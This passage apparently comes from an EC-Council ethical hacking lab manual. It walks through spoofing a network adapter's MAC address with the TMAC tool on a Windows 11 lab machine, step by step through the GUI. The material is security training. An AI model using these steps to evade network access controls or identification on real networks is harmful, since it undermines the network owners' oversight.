
Here, we will use TMAC and SMAC tools to perform MAC spoofing.

1. Switch to the **Windows 11** machine.

   Note: If a **User Account Control** pop-up appears, click **Yes**.

2. Click **Search** icon ( ) on the **Desktop**. Type **TMAC** in the search field, the **TMAC v6** appears in the results, click **Open** to launch it.


   Note: If a **User Account Control** pop-up appears, click **Yes**.




3. The **Technitium MAC Address Changer** main window appears. In the **Technitium MAC Address Changer** pop-up, click **No**.
4. In the TMAC main window, choose the network adapter of the target machine, whose MAC address is to be spoofed (here, **Ethernet**).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Under the **Information** tab, note the **Original MAC Address** of the network adapter, as shown in the screenshot.




6. Click the **Random MAC Address** button under the **Change MAC Address** option to generate a random MAC address for the network adapter.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. A **Random MAC Address** is generated and appears under the **Change MAC Address** field. Click the **Change Now !** button to change the MAC address.

   Note: The **MAC Address Changed Successfully** pop-up appears; click **Ok**.




8. Observe that the newly generated random MAC address appears under the **Active MAC Address** section, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

